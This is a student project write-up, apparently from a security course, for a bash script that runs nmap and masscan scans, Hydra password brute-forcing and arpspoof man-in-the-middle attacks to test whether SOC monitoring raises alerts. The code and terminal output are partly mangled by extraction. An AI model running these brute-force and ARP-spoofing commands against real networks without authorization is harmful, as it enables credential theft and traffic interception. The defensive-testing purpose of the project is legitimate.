

## SOChecker project by Hairkal Juhair

### Summary:

Create a script that runs different cyber-attacks in a given network to check if monitoring alerts appear.

1. Install relevant applications
2. Execute network scans and attacks. (Allow user to choose 2 methods of scanning and 2 methods of network attack.
3. Log executed scans and attacks.

### Step 1.

Install relevant applications. However, all applications have already been installed in kali/or previous lessons. In this step, I just did an apt-get update and upgrade.

```
8 # Step 1. All apps pre-installed. So just update and upgrade
9
10 figlet Hello!
11
12 function update ()
13 {
14     echo "Beginning update & upgrade"
15     sudo apt-get update
16     sudo apt-get upgrade
17     echo "Systems are updated. You are ready to begin."
18 }
19
20 # Step 2 & 3. Let user decide to execute scans/attack. (2 each). Log each tasks.
21
```

```
(kali@kali)-[~]
$ bash sochecker.sh

  N M A P
  I T M
  A T K

Beginning update & upgrade
Hit:1 http://mirror.aktkn.sg/kali kali-rolling InRelease
Reading package lists ... Done
```

### Step 2 and 3.

Allow user to choose for 2 scans and 2 attacks. I did a case option where the user can select from all 4.

Option 1 – Nmap. User will have to enter in the target ip address to scan. Once done, the script will read the ip and execute the nmap. Once done, the result will be saved as nmap.txt

```
# Step 2 & 3. Let user decide to execute scans/attack. (2 each). Log each tasks.

function s/a ()
{
    read -p "Choose from the following to proceed scans or attacks - a)Nmap or b)Mass
    case $choose in
        a)
            figlet NMAP
            echo "You have chosen Nmap..."
            echo "Enter IP address for Nmap: "
            read IP

            echo "Performing Nmap..."

            nmap "$IP" --open -oN nmap.txt
            echo "Result saved as nmap.txt"

        s/a
        ;;
        ..
    ..
}
```

```
Some built-in tools: xserver-xorg-core xserver-xorg-input-libinput
xserver-xorg-video-amdgpu xserver-xorg-video-ati
xserver-xorg-video-fbdev xserver-xorg-video-nouveau
xserver-xorg-video-radeon xserver-xorg-video-vesa
xserver-xorg-video-vmware
0 upgraded, 0 newly installed, 0 to remove and 148 not
Systems are updated. You are ready to begin.
Choose from the following to proceed scans or attacks -
)Masscan or c)Hydra or d)MITM .. e)To exit: a

  N M A P
  I T M
  A T K

You have chosen Nmap...
Enter IP address for Nmap:
10.0.0.3
```


Option 2 – Masscan. User will have to enter in the target ip address and port number to scan. Once done, the script will read the ip and execute the masscan. Once done, the result will be saved as masscan.txt

<pre> b) figlet MASSCAN echo "You have chosen Masscan..." echo "Enter IP address for Masscan: " read IP  echo "Enter Port number: " read Port  echo "Performing Masscan..."  sudo masscan "\$IP" -p"\$Port" -oG masscan.txt echo "Result saved as masscan.txt"  s/a :: </pre>	
---	--

Option 3 – Hydra. User will have to enter in the:

- Userlist for target user.
- Passlist
- Ip address for the target
- And service type

The script will read and execute attack. Once done, the result will be saved as hydraresult.txt

<pre> 59 60 61 figlet HYDRA 62 echo "You have chosen Hydra..." 63 echo "Login list for Hydra: " 64 read Login 65 66 echo "Pass list for Hydra: " 67 read Pass 68 69 echo "IP server for Hydra: " 70 read IP 71 72 echo "Type of service for Hydra: " 73 read Type 74 75 echo "Performing Hydra..." 76 77 hydra -L "\$Login" -P "\$Pass" "\$IP" "\$Type" -vV -o hydraresult.txt 78 echo "Result saved as hydraresult.txt" 79 80 s/a 81 :: 82 d) </pre>	
---	--

Option 4 – MITM(arp spoofing). User will have to enter default gateway for spoofing and Target ip. Once read, the script will execute the attack. It will tell the gateway that “I am the user” and it will tell the target ip “that I am the router”. It will then launch the wireshark for the user to observe the traffic.

```

81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
d)
figlet MITM
echo "You have chosen MITM..."
sudo sysctl net.ipv4.ip_forward=1
echo "Enter Default gateway for spoofing: "
read Gateway
echo "Enter Target address: "
read Target
echo "The Gateway is $Gateway.. The Target is $Target.."
echo "Performing MITM attack..."
xterm -e sudo arpspoof -t "$Gateway" "$Target" &
sudo arpspoof -t "$Target" "$Gateway" &
wireshark &
;;

```


```

Result saved as hydraresult.txt
Choose from the following to proceed scans or attacks -
a)Nmap or b)Masscan or c)Hydra or d)MITM .. e)To exit:
d


  V   |   |   |   V
  |V|  |   |   |  |V|
  |   |   |   |   |
  |   |   |   |   |

You have chosen MITM...
net.ipv4.ip_forward = 1
Enter Default gateway for spoofing:
10.0.0.100
Enter Target address:
10.0.0.3

```



The saved result of the scans and attacks:



## Sochecker.sh

```
#!/bin/bash

# Summary
# 1. Download relevent apps
# 2. Execute scans and attacks (2 each)
# 3. Log executed scans/attacks

# Step 1. All apps pre-installed. So just update and upgrade
figlet Hello!

function update ()
{
    echo "Beginning update & upgrade"
    sudo apt-get update
    sudo apt-get upgrade
    echo "Systems are updated. You are ready to begin."
}

# Step 2 & 3. Let user decide to execute scans/attack. (2 each). Log each tasks.
function s/a ()
{
    read -p "Choose from the following to proceed scans or attacks - a)Nmap or b)Masscan
or c)Hydra or d)MITM .. e)To exit: " choose
    case $choose in
        a)
            figlet NMAP
            echo "You have chosen Nmap..."
            echo "Enter IP address for Nmap: "
            read IP

            echo "Performing Nmap..."

            nmap "$IP" --open -oN nmap.txt
            echo "Result saved as nmap.txt"

            s/a
            ;;
        b)
            figlet MASSCAN
            echo "You have chosen Masscan..."
            echo "Enter IP address for Masscan: "
            read IP

            echo "Enter Port number: "
            read Port

            echo "Performing Masscan..."

            sudo masscan "$IP" -p"$Port" -oG masscan.txt
            echo "Result saved as masscan.txt"

            s/a
            ;;
        c)
            figlet HYDRA
            echo "You have chosen Hydra..."
            echo "Login list for Hydra: "
            read Login

            echo "Pass list for Hydra: "
            read Pass

            echo "IP server for Hydra: "
            read IP

            echo "Type of service for Hydra: "
            read Type
    esac
}
```

```

        echo "Performing Hydra..."

        hydra -L "$Login" -P "$Pass" "$IP" "$Type" -vV -o hydrareresult.txt
        echo "Result saved as hydrareresult.txt"

s/a
;;

d)
    figlet MITM
    echo "You have chosen MITM..."
    sudo sysctl net.ipv4.ip_forward=1

    echo "Enter Default gateway for spoofing: "
    read Gateway

    echo "Enter Target address: "
    read Target

    echo "The Gateway is $Gateway.. The Target is $Target.."
    echo "Performing MITM attack... "

    xterm -e sudo arpspoof -t "$Gateway" "$Target" &
    sudo arpspoof -t "$Target" "$Gateway" &
    wireshark &

;;

e)
    exit

    esac
}

update
s/a
figlet Goodbye..

```